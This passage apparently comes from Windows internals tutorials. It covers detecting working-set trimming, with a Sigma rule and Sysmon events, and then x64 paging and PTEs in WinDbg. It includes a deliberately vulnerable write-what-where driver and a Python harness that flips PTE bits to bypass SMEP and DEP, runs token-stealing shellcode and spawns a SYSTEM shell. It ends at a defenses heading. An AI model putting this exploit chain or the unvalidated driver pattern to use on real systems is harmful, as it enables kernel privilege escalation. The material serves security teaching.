Neither of these is subtle when you know what to look for. Both are common enough to be worth a Sigma rule.
The gotcha I burned an afternoon on the first time I built this: on Windows 10 and 11 with memory compression enabled, the “trimmed” pages of your own process may end up in the compression store rather than the page file, still owned by MemCompression. Watching Task Manager’s Compressed column tick up while your target’s WS drops to zero is what tipped me off. If you dump MemCompression you can still find your data. Anti-forensics via EmptyWorkingSet is therefore weaker on modern Windows than it used to be, though it still fools naive tools.

9. Detection and Defense
The cheapest, highest-signal detection is a cross-process OpenProcess with PROCESS_SET_QUOTA (0x0100) in the granted access mask coming from an unexpected source. Sysmon Event ID 10 catches it directly.
title: Cross-Process Working Set Manipulation via PROCESS_SET_QUOTA
id: 2f5f4c0b-ws-trim
status: experimental
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 10
        GrantedAccess|contains: '0x100'
    filter_sql:
        SourceImage|endswith:
            - '\sqlservr.exe'
            - '\MsMpEng.exe'
    filter_self:
        SourceProcessId: TargetProcessId
    condition: selection and not (filter_sql or filter_self)
fields:
    - SourceImage
    - TargetImage
    - GrantedAccess
    - CallTrace
level: medium
SQL Server is the single most common legitimate issuer of trim calls against other processes; expand the allowlist to fit your environment before shipping this. The CallTrace field is what makes the rule actually useful, because it will typically resolve to KERNELBASE!SetProcessWorkingSetSize or KERNEL32!K32EmptyWorkingSet, either of which is a strong confirmation that the intent was trimming and not something incidental like debugging.
Relevant Sysmon events for the wider chain:
| Event ID | Name | Why it matters here |
|---|---|---|
| 10 | ProcessAccess | Detects the PROCESS_SET_QUOTA handle open that trimming requires. |
| 8 | CreateRemoteThread | Often precedes forced WS manipulation in injection chains. |
| 25 | ProcessTampering | Fires when in-memory image diverges from disk (Sysmon 13+); relevant when trimming is combined with hollowing. |
| 1 | ProcessCreate | Baseline correlation. |
For a deeper telemetry layer, subscribe to Microsoft-Windows-Kernel-Memory for page-fault and working-set-change events, and, if you have an ELAM-signed consumer, Microsoft-Windows-Threat-Intelligence (ETWTI) for the highest-fidelity view of the adjacent injection primitives. Windows Kernel Trace with the PERF_MEMORY group and EVENT_TRACE_FLAG_MEMORY_HARD_FAULTS gives you raw hard-fault streams useful for anomaly baselining.
Performance counters are underrated here. Process\Working Set per process, sampled every 15 seconds, is enough to alert on the specific pattern of a critical service’s WS collapsing to near zero outside of a service restart. Add Memory\Modified Page List Bytes and Memory\Pages/sec for system-wide context.
Hardening the targets that matter:
- Put LSASS and other high-value processes under PPL (Protected Process Light). PPL blocks
PROCESS_SET_QUOTAfrom user-mode callers outright. - Enable Credential Guard where you can. It moves LSASS secrets into a VSM-isolated process whose working set is not reachable via the ordinary trim paths.
- Baseline normal working-set curves for security tooling and alert on unexplained drops.
- For anything security-sensitive in your own code, do not trust
SetProcessWorkingSetSizeminimums to pin memory. UseVirtualLockand audit the call sites. - Consider ETW syscall tracing on
NtSetInformationProcesswithProcessQuotaLimitsfor the(SIZE_T)-1 / (SIZE_T)-1fingerprint.

10. Tools
| Tool | Use | Link |
|---|---|---|
| VMMap | Visualize working set vs. committed vs. reserved per region | learn.microsoft.com/sysinternals |
| Process Explorer | Live per-process WS, private bytes, WS Peak | learn.microsoft.com/sysinternals |
| Process Hacker | Per-thread stack, more granular WS view than PE | processhacker.sourceforge.io |
| RAMMap | System-wide page list breakdown (Standby, Modified, Free, Zeroed) | learn.microsoft.com/sysinternals |
| WinDbg (kernel) | dt nt!_MMWSL, dt nt!_MMWSLE, !pfn, !vm, !memusage | learn.microsoft.com/windows-hardware |
| Sysmon | ProcessAccess (EID 10) telemetry | learn.microsoft.com/sysinternals |
| xperf / WPR | ETW capture of Microsoft-Windows-Kernel-Memory | learn.microsoft.com/windows-hardware |
For the kernel cross-check on the lab target, the sequence I actually use in WinDbg attached to a test VM is:
!process 0 0 ws_lab_target.exe
.process /i /r <EPROCESS>
dt nt!_MMWSL @@masm(nt!MmWorkingSetList)
!vm 1
!memusage 4
!pfn <pfn-from-ws-walker>
Field offsets inside MMWSL and MMWSLE change across Windows builds. Do not memorize them from a blog post; ask the symbols on the box you are actually on.
11. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Process Injection | T1055 | Sysmon EID 8 (CreateRemoteThread), EID 10 with 0x1F0FFF/0x1FFFFF access. |
| Process Injection: DLL Injection | T1055.001 | EID 10 PROCESS_VM_WRITE + EID 8; correlate CallTrace. |
| Process Injection: Process Hollowing | T1055.012 | Sysmon EID 25 ProcessTampering; image-on-disk vs. in-memory diff. |
| Indicator Removal | T1070 | Sysmon EID 10 with PROCESS_SET_QUOTA (0x0100) to sensitive targets. |
| Impair Defenses: Disable or Modify Tools | T1562.001 | WS-drop anomalies on security tooling via PerfMon Process\Working Set. |
12. Summary
- The working set is the resident, pageable subset of a process’s virtual address space, managed by
MmWorkingSetManagerunder the Balance Set Manager on a 1 Hz timer plus demand triggers. - Trimmed pages go to the Standby or Modified list; they are not gone from RAM, which is why refault recovery is cheap.
SetProcessWorkingSetSize(-1, -1)andEmptyWorkingSetare anti-dump / anti-scan primitives, most useful pre-forensics or against security tooling, and both leave a Sysmon EID 10 fingerprint withPROCESS_SET_QUOTAin the mask.- If you actually need memory pinned,
VirtualLockis the only API that guarantees it; working-set minimums do not. - Detect via Sysmon EID 10 (
0x100) with asqlservr.exe/MsMpEng.exeallowlist, harden LSASS and critical processes under PPL and Credential Guard, and baseline WS curves so a sudden collapse of a defender’s working set is a page you get, not a page you miss.
Related Tutorials
- Handle Tables & Object Manager
- Memory Management Internals
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
References
Paging Internals: Page Tables, PTEs, and Address Translation
Objective: Take a 64-bit virtual address apart bit by bit, walk it through the four-level x64 paging hierarchy in WinDbg, understand every field of the hardware PTE, and then see how a single flipped bit in one PTE bypasses SMEP and DEP against a self-written vulnerable driver, paired with the detection and HVCI hardening that shuts the technique down.
You’ve probably read the sentence “Windows uses 4-level paging on x64” a hundred times. What that sentence actually hides is more interesting: every single load, store, and instruction fetch your CPU does costs up to four dependent memory reads unless the TLB saves you, and every one of those reads is walking a structure the kernel curates with obsessive care. The Memory Manager owns those tables. The MMU consumes them. And when a kernel-mode attacker gets a single 8-byte write to the right address, the whole enforcement model (SMEP, DEP, the U/S separation the architecture rests on) collapses.
This post is the mechanism first, then a hands-on WinDbg walk against a live process, then the PTE-overwrite primitive against a custom vulnerable driver in a lab. If you can’t identify a PTE by hand in dq output, the exploit chapter won’t stick.
1. Why Paging, and Why Canonical Addresses
A process sees a 64-bit flat address space. Physical RAM is finite and shared. Paging is the indirection that lets both statements be true: virtual pages map to physical page frames via translation tables that the OS builds per process, so 0x7ff6``abcd1000 in one process and 0x7ff6``abcd1000 in another point at completely different bytes.
Two things follow. First, isolation is a byproduct of the fact that each process has its own top-level table. Swap the pointer to that table and you’re in another address space. Second, x64 doesn’t actually use all 64 bits: only 48 are meaningful under 4-level paging, and bits 63:48 must sign-extend bit 47. That’s the “canonical address” rule. Try to dereference 0x0000_8000_0000_0000 and the CPU faults before translation even starts. User-mode gets the low half (0x0 through 0x00007FFF_FFFFFFFF), kernel-mode gets the high half (0xFFFF8000_00000000 and up).
The 48 meaningful bits split cleanly:
| Bits | Field | Selects |
|---|---|---|
| 47:39 | PML4 index (9 bits) | One of 512 PML4Es |
| 38:30 | PDPT index (9 bits) | One of 512 PDPTEs |
| 29:21 | PD index (9 bits) | One of 512 PDEs |
| 20:12 | PT index (9 bits) | One of 512 PTEs |
| 11:0 | Byte offset (12 bits) | Byte inside the 4 KB page |
Each table is 512 entries, each entry 8 bytes: exactly one 4 KB page. That’s not a coincidence; the tables are themselves pages, which is what makes the self-reference trick in section 7 work.

2. CR3 and _KPROCESS.DirectoryTableBase
CR3 holds the physical address of the current process’s PML4. Bits 12:51 of CR3 are the PFN of the PML4; the low 12 bits are flags (PCD, PWT) and, on modern CPUs with PCID enabled, an ASID-like tag.
Windows tracks this per process in _KPROCESS.DirectoryTableBase at offset +0x028. On a context switch, the scheduler reloads CR3 from the incoming thread’s process. That single MOV to CR3 is what makes address spaces cheap to swap and, incidentally, what invalidates most of the TLB (PCID lets you keep some entries; more on that later).
kd> !process 0 0 notepad.exe
PROCESS ffffab0c1e4d3080
    SessionId: 1  Cid: 1a2c    Peb: 000000abcd123000
    DirBase: 1a3f2000  ObjectTable: ...  Image: notepad.exe

kd> dt nt!_KPROCESS ffffab0c1e4d3080 DirectoryTableBase
   +0x028 DirectoryTableBase : 0x1a3f2000
That 0x1a3f2000 is a physical address. You can’t dq it directly; you need !dq (physical read) or !vtop.
3. The Hardware PTE Bit by Bit
nt!_MMPTE_HARDWARE is a ULONGLONG bitfield. Every PTE at the leaf level (and every non-leaf entry) looks like this, minus a couple of level-specific fields:
| Bit(s) | Field | Meaning |
|---|---|---|
| 0 | Valid (P) | Present. Clear = not in RAM, triggers #PF and the software PTE interpretation kicks in. |
| 1 | Write (R/W) | Hardware writability. Cleared for copy-on-write, read-only mappings. |
| 2 | Owner (U/S) | 1 = user-accessible, 0 = supervisor only. This is the SMEP boundary. |
| 5 | Accessed (A) | Set by the CPU on any reference. |
| 6 | Dirty (D) | Set by the CPU on any write. Working-set trimmer uses this. |
| 7 | LargePage (PS) | Only meaningful in PDE/PDPTE. 1 = terminate walk here (2 MB / 1 GB page). |
| 11 | Software Write | The Memory Manager’s real writability tracker. On allocation the hardware Write bit is cleared; the software bit records the intent. Lets Mm distinguish “read-only forever” from “writable, currently unwritten so we haven’t set the hardware R/W yet.” |
| 12:51 | PageFrameNumber | The PFN of the next-level table (or the final physical page). Multiply by 0x1000 to get the physical address. |
| 52:62 | SoftwareWsIndex | Working-set index. All 11 high software bits when protection keys aren’t in use. |
| 63 | NoExecute (NX/XD) | 1 = no instruction fetch. This is DEP at the page level. |
Two bits do all the work in the exploit chapter: bit 2 and bit 63. Clear bit 2 and a user page becomes a kernel page. Clear bit 63 and a data page becomes executable. Do both to the leaf PTE covering your shellcode buffer and the CPU cannot tell the difference between that page and a legitimate kernel executable page. SMEP checks bit 2 during instruction fetch from ring 0; if it’s clear, the fetch succeeds.
You can pull the live definition and be sure:
kd> dt nt!_MMPTE_HARDWARE
   +0x000 Valid            : Pos 0, 1 Bit
   +0x000 Dirty1           : Pos 1, 1 Bit
   +0x000 Owner            : Pos 2, 1 Bit
   +0x000 WriteThrough     : Pos 3, 1 Bit
   +0x000 CacheDisable     : Pos 4, 1 Bit
   +0x000 Accessed         : Pos 5, 1 Bit
   +0x000 Dirty            : Pos 6, 1 Bit
   +0x000 LargePage        : Pos 7, 1 Bit
   +0x000 Global           : Pos 8, 1 Bit
   +0x000 CopyOnWrite      : Pos 9, 1 Bit
   +0x000 Unused           : Pos 10, 1 Bit
   +0x000 Write            : Pos 11, 1 Bit
   +0x000 PageFrameNumber  : Pos 12, 36 Bits
   +0x000 SoftwareWsIndex  : Pos 52, 11 Bits
   +0x000 NoExecute        : Pos 63, 1 Bit

4. When Valid Is Zero: Software PTE States
If Valid is clear, the CPU faults. What happens next depends on how the Memory Manager reinterpreted the other 63 bits. There are three encodings you need to know:
| State | Structure | What it means |
|---|---|---|
| Paged out | _MMPTE_SOFTWARE | Contents live in the pagefile. Other fields point to the pagefile offset. |
| Transition | _MMPTE_TRANSITION | Page is on the standby or modified list, still in RAM, just not part of a working set. Fault resolves without disk I/O. |
| Prototype | _MMPTE_PROTOTYPE | Points at a prototype PTE (a shared reference in the segment structure). Used for mapped files, DLLs, section objects. Multiple process PTEs can point at the same prototype PTE, which is how physical page sharing works. |
Prototype PTEs are the single most confusing corner of Windows paging until it clicks: the actual translation for a mapped kernel32.dll page lives in the section object’s prototype PTE array, and each process’s per-process PTE just references it. Change the prototype, every mapping sees the change.
5. Manual Address Translation in WinDbg
Attach a kernel debugger to a target VM (I’m running Windows 10 22H2, HVCI off for now). Pick a process, pick a VA, and walk it by hand once. After that, !pte will feel like cheating.
kd> !process 0 0 notepad.exe
PROCESS ffffab0c1e4d3080  ...  DirBase: 000000001a3f2000  Image: notepad.exe

kd> .process /i /p ffffab0c1e4d3080
kd> g
kd> .reload /f /user
Grab a VA. I’ll use 0x00007FF6ABCD1000 for the walk (pretend it’s the base of a code page in notepad). Decompose it:
kd> ? (0x00007FF6ABCD1000 >> 0n39) & 0x1FF
Evaluate expression: 255 = 00000000`000000ff

kd> ? (0x00007FF6ABCD1000 >> 0n30) & 0x1FF
Evaluate expression: 410 = 00000000`0000019a

kd> ? (0x00007FF6ABCD1000 >> 0n21) & 0x1FF
Evaluate expression: 350 = 00000000`0000015e

kd> ? (0x00007FF6ABCD1000 >> 0n12) & 0x1FF
Evaluate expression: 465 = 00000000`000001d1

kd> ? 0x00007FF6ABCD1000 & 0xFFF
Evaluate expression: 0 = 00000000`00000000
PML4 index 0xFF, PDPT index 0x19A, PD index 0x15E, PT index 0x1D1, byte offset 0. Now walk it. CR3 (equivalent to DirBase) is 0x1A3F2000 physical:
kd> !dq 0x1a3f2000 + (0xff * 8) L1
# 1a3f27f8  0a000000`1c4a1867
The low 12 bits (0x867) are the PML4E flags. Valid=1, Write=1, Owner=1 (user), Accessed=1, Dirty=0. PFN = 0x1C4A1. Physical address of the PDPT is 0x1C4A1 * 0x1000 = 0x1C4A1000.
kd> !dq 0x1c4a1000 + (0x19a * 8) L1
# 1c4a1cd0  0a000000`1d1f2867

kd> !dq 0x1d1f2000 + (0x15e * 8) L1
# 1d1f2af0  0a000000`22cd4867

kd> !dq 0x22cd4000 + (0x1d1 * 8) L1
# 22cd4e88  8a000000`1f8e5025
That final entry is the leaf PTE. 0x025 decoded: Valid=1, Write=0, Owner=1, Accessed=1. Bit 63 is set (the high nibble is 0x8), so NoExecute=1… wait, this is code, why is NX set? Because I lied about the address to keep the walk clean. In a real notepad code page you’d see NX=0 for .text, NX=1 for .data, W=0 for both because Windows doesn’t ship writable executable pages.
Compare to what !pte does in one shot:
kd> !pte 0x00007FF6ABCD1000
                                           VA 00007ff6abcd1000
PXE at FFFFAA5528A94FF8    PPE at FFFFAA5528A9FCD0
PDE at FFFFAA53F9BAAF0     PTE at FFFFAA7F35E88E88
contains 0A0000001C4A1867  contains 0A0000001D1F2867
contains 0A00000022CD4867  contains 8A0000001F8E5025
pfn 1c4a1     ---UA--UWEV  pfn 1d1f2     ---UA--UWEV
pfn 22cd4     ---UA--UWEV  pfn 1f8e5     ---UA----V
Same PFNs. The addresses FFFFAA... are the virtual addresses of each table entry, computed via the self-reference PML4E (section 7). That’s why !pte prints them as VAs you can dq directly, no physical translation needed.
To get physical from a VA in one command:
kd> !vtop 1a3f2000 00007ff6abcd1000
Amd64VtoP: Virt 00007ff6abcd1000, pagedir 000000001a3f2000
...
Virtual address 7ff6abcd1000 translates to physical address 1f8e5000.
If any of those contains values ended in 0x0 or 0x2 (Valid=0), you’d be looking at a software PTE and would need dt nt!_MMPTE_SOFTWARE or dt nt!_MMPTE_PROTOTYPE to interpret it.
6. The PFN Database
Every 4 KB of physical RAM has one _MMPFN entry. The array lives at nt!MmPfnDatabase. Given any PFN from a walk above, !pfn prints its state:
kd> !pfn 1f8e5
    PFN 0001F8E5 at address FFFFCE80007E3960
    flink       00000000  blink / share count 00000001  pteaddress FFFFAA7F35E88E88
    reference count 0001    Cached    color 0   Priority 5
    restore pte 00000080  containing page        022CD4  Active     M
Two directions are important. Forward: PTE PageFrameNumber gives you the PFN. Reverse: the PFN entry has a PteAddress pointing back at the PTE, so the kernel can walk from a physical page to every mapping of it. This is how the working-set trimmer, page-file writer, and copy-on-write logic operate without scanning entire process trees.
7. The Self-Reference PML4 Entry
One PML4E on every Windows system points back at the PML4 itself. Follow that entry once and instead of walking into a PDPT, you walk back into the PML4 as if it were a PDPT. Follow it twice and it becomes a PD. Three times, a PT. Four times, a real page: the PML4 dumped as bytes.
The reader benefit: any table at any level has a stable VA the kernel can compute with an arithmetic shift. The formula:
PTE_VA = PTE_BASE + ((TargetVA >> 9) & ~7)
PTE_BASE is where the “one step through self-ref” region begins. On Windows 7 the self-ref index was hard-coded at 0x1ED, so PTE_BASE was constant. Starting with Windows 10 RS1 (1607), the loader picks a random self-ref index at boot via the Dynamic Value Relocation Table, so PTE_BASE is randomized per boot. Read nt!MiGetPteAddress at runtime to recover it: the instruction sequence embeds the current PTE_BASE as an immediate, right after a mov rax, imm64.
We use exactly this trick in the exploit chapter.
8. Large Pages and the TLB
If PS=1 in a PDE, the walk terminates there: bits 20:0 of the VA become the offset into a 2 MB page. If PS=1 in a PDPTE, bits 29:0 are the offset into a 1 GB page. Two consequences worth internalizing:
- One TLB entry now covers 2 MB or 1 GB instead of 4 KB. Massive coverage improvement for things like the kernel image and database buffer pools.
- The PAT bit moves. In a 4 KB PTE the PAT bit is bit 7. In a large-page PDE/PDPTE, bit 7 is repurposed as
LargePage, so PAT relocates to the low bit of thePageFrameNumberfield, and the next eight PFN bits are reserved-zero.
The TLB caches completed translations. INVLPG <addr> kills one entry; mov cr3, cr3 (or KeFlushEntireTb) kills them all except global ones. On modern CPUs, PCID tags entries with the process ID, so a CR3 reload doesn’t blow the whole TLB. The rule for anyone modifying a PTE by hand: flush, or the CPU keeps using the old translation. This is the single most common reason a PTE-overwrite PoC “doesn’t work” the first time.
9. The Lab Target: A Self-Written Write-What-Where Driver
To see PTE overwrite from the offensive side, we need a kernel primitive. I’m using GenXCyber_VulnDrv.sys, a driver I wrote solely for this lab. It exports one IOCTL that takes a {What: ULONGLONG, Where: PVOID} pair and does exactly what the name suggests. No validation. No probe. It’s the kind of bug that shows up in real third-party drivers, but here it’s mine, signed with a test cert, loaded on an isolated Hyper-V VM with Test Signing on and HVCI off.
The vulnerable dispatch, so you can build the same thing:
// GenXCyber_VulnDrv.c — DO NOT USE OUTSIDE AN ISOLATED LAB VM
typedef struct _WWW_REQUEST {
    ULONG_PTR What;    // Value to write
    PVOID     Where;   // Kernel address to write to
} WWW_REQUEST, *PWWW_REQUEST;

#define IOCTL_WWW CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_BUFFERED, FILE_ANY_ACCESS)

NTSTATUS DispatchIoctl(PDEVICE_OBJECT DeviceObject, PIRP Irp) {
    PIO_STACK_LOCATION sp = IoGetCurrentIrpStackLocation(Irp);
    NTSTATUS status = STATUS_SUCCESS;

    if (sp->Parameters.DeviceIoControl.IoControlCode == IOCTL_WWW) {
        PWWW_REQUEST req = (PWWW_REQUEST)Irp->AssociatedIrp.SystemBuffer;
        // Vulnerable: no ProbeForWrite, no address-range check.
        *(ULONG_PTR*)req->Where = req->What;
    }
    Irp->IoStatus.Status = status;
    Irp->IoStatus.Information = 0;
    IoCompleteRequest(Irp, IO_NO_INCREMENT);
    return status;
}
With that primitive, we can write one PTE.
10. Exploit: Flipping U/S and NX to Bypass SMEP and DEP
SMEP is enforced on instruction fetch. When the CPU is in ring 0 and fetches an instruction, it checks the Owner bit of the PTE covering that instruction. If Owner=1 (user), fault. That’s the whole mechanism. It does not check CR3, it does not check whether the mapping “belongs” to any process. It only checks the PTE.
So: allocate shellcode in user-mode, make its PTE claim Owner=0 (supervisor) and NoExecute=0 (executable), and trigger execution from a kernel context. The classic pivot is overwriting a kernel function pointer (nt!HalDispatchTable+0x8, reached via NtQueryIntervalProfile) so the next call jumps into user memory.
Only the leaf PTE needs flipping. SMEP is per-page, and the check happens on the final translation. Upper tables staying user-accessible is fine.
Here’s the exploit harness in Python. It uses ctypes for the driver IOCTL, an arbitrary-read gadget (assume the same driver also exposes a read-what-where; add it, it’s five lines), and computes PTE_VA from a leaked nt!MiGetPteAddress.
# genx_pte_overwrite.py  — LAB ONLY. Requires Test Signing, HVCI OFF.
import ctypes, struct, os
from ctypes import wintypes as w

k32 = ctypes.WinDLL("kernel32", use_last_error=True)
nt  = ctypes.WinDLL("ntdll",    use_last_error=True)

GENERIC_RW    = 0xC0000000
OPEN_EXISTING = 3
IOCTL_WWW     = 0x22E000    # CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_BUFFERED, FILE_ANY_ACCESS)
IOCTL_RWW     = 0x22E004    # companion read-what-where

# --- 1. Open the vulnerable device ---
h = k32.CreateFileW(r"\\.\GenXCyberVuln", GENERIC_RW, 0, None,
                    OPEN_EXISTING, 0, None)
assert h != -1, "device open failed"

# --- 2. Resolve nt base + MiGetPteAddress via SystemModuleInformation ---
def leak_nt_base():
    # NtQuerySystemInformation(SystemModuleInformation=0x0B, ...)
    # implementation elided for brevity — returns kernel base ULONGLONG.
    ...

def read_kernel(addr, size=8):
    buf = (ctypes.c_ubyte * size)()
    req = struct.pack("<QQ", addr, size)
    out = w.DWORD(0)
    k32.DeviceIoControl(h, IOCTL_RWW, req, len(req), buf, size,
                        ctypes.byref(out), None)
    return bytes(buf)

def write_kernel(addr, qword):
    req = struct.pack("<QQ", qword, addr)   # {What, Where}
    out = w.DWORD(0)
    ok = k32.DeviceIoControl(h, IOCTL_WWW, req, len(req), None, 0,
                             ctypes.byref(out), None)
    assert ok

nt_base = leak_nt_base()

# MiGetPteAddress prologue on Win10/11:
#   48 C1 E9 09        shr  rcx, 9
#   48 B8 ?? ?? ?? ?? ?? ?? ?? ??   mov rax, PTE_BASE
#   48 23 C8           and  rcx, rax
#   48 B8 ?? ?? ?? ?? ?? ?? ?? ??   mov rax, PXE_BASE
#   48 03 C1           add  rax, rcx
#   C3                 ret
mi_get_pte = nt_base + 0x000000          # resolve via PDB / pattern scan
pte_base   = struct.unpack("<Q", read_kernel(mi_get_pte + 0x13, 8))[0]
print(f"[+] PTE_BASE = {pte_base:#018x}")

# --- 3. Allocate + populate shellcode in user-mode ---
MEM_COMMIT_RESERVE = 0x3000
PAGE_EXECUTE_RW    = 0x40
sc_addr = k32.VirtualAlloc(None, 0x1000, MEM_COMMIT_RESERVE, PAGE_EXECUTE_RW)

# Token-stealing shellcode: walk PsActiveProcessLinks, find PID 4 (System),
# copy its Token into current EPROCESS.Token, then ret cleanly.
shellcode = bytes.fromhex(
    "6531c0..."      # (assembled separately, kept brief here)
)
ctypes.memmove(sc_addr, shellcode, len(shellcode))
print(f"[+] shellcode @ {sc_addr:#018x}")

# --- 4. Compute PTE virtual address for the shellcode page ---
pte_va = pte_base + ((sc_addr >> 9) & ~0x7)
print(f"[+] PTE_VA    = {pte_va:#018x}")

# --- 5. Read current PTE, clear U/S (bit 2) and NX (bit 63) ---
old_pte = struct.unpack("<Q", read_kernel(pte_va, 8))[0]
new_pte = old_pte & ~(1 << 2) & ~(1 << 63)
print(f"[+] old PTE   = {old_pte:#018x}")
print(f"[+] new PTE   = {new_pte:#018x}")

# --- 6. Write it back ---
write_kernel(pte_va, new_pte)

# --- 7. Flush TLB. Easiest lab option: touch a lot of pages to force eviction,
#        or write to a kernel spinlock via the same primitive to cause
#        KiFlushEntireTb on the next context switch. Real PoCs call
#        KeFlushEntireTb via a ROP-thunked IOCTL. For this lab, sleep + spin. ---
ctypes.windll.kernel32.Sleep(50)

# --- 8. Trigger: overwrite nt!HalDispatchTable+0x8, call NtQueryIntervalProfile ---
hal_dispatch = nt_base + 0x000000 + 0x8   # resolve HalDispatchTable
write_kernel(hal_dispatch, sc_addr)

class _dummy(ctypes.Structure): pass
NtQueryIntervalProfile = nt.NtQueryIntervalProfile
interval = w.ULONG(0)
NtQueryIntervalProfile(w.ULONG(1), ctypes.byref(interval))

# --- 9. Confirm SYSTEM ---
os.system("cmd.exe")
The critical line is new_pte = old_pte & ~(1 << 2) & ~(1 << 63). Two bits. That’s the whole SMEP+DEP bypass on a system without HVCI. SMEP still enforces its rule (kernel cannot execute a user-owner page); we just made the page claim it’s a kernel page. The CPU has no way to know otherwise, because the CPU is not aware of “user allocations”, only PTEs.
The first time I did this in a lab, I skipped the TLB flush and spent an hour convinced the write hadn’t landed. !pte in the kernel debugger showed the correct new value, but the CPU that had just executed my read still had the old translation cached and cheerfully faulted on the shellcode. Sleep, or force a context switch on the target logical processor, or invoke KeFlushEntireTb through the primitive. Don’t skip this step.

11. Common Attacker Techniques
| Technique | Description |
|---|---|
| PTE U/S flip | Clear bit 2 on a shellcode PTE to defeat SMEP without touching CR4. |
| PTE NX clear | Clear bit 63 on a data page to make it executable, defeating kernel DEP. |
| PTE Valid clear (rootkit hide) | Clear bit 0 to make a page appear unmapped to naive scanners while remaining physically resident via the Transition PTE state. |
| Prototype PTE poisoning | Alter a shared prototype PTE to redirect all processes mapping a section to attacker memory. |
| Self-ref PML4 abuse | Use the self-reference entry to read or edit any table from a fixed VA once PTE_BASE is leaked. |
Physical R/W via MmMapIoSpace | In drivers exposing this API to user, map arbitrary physical pages including page tables directly. |
12. Defensive Strategies & Detection
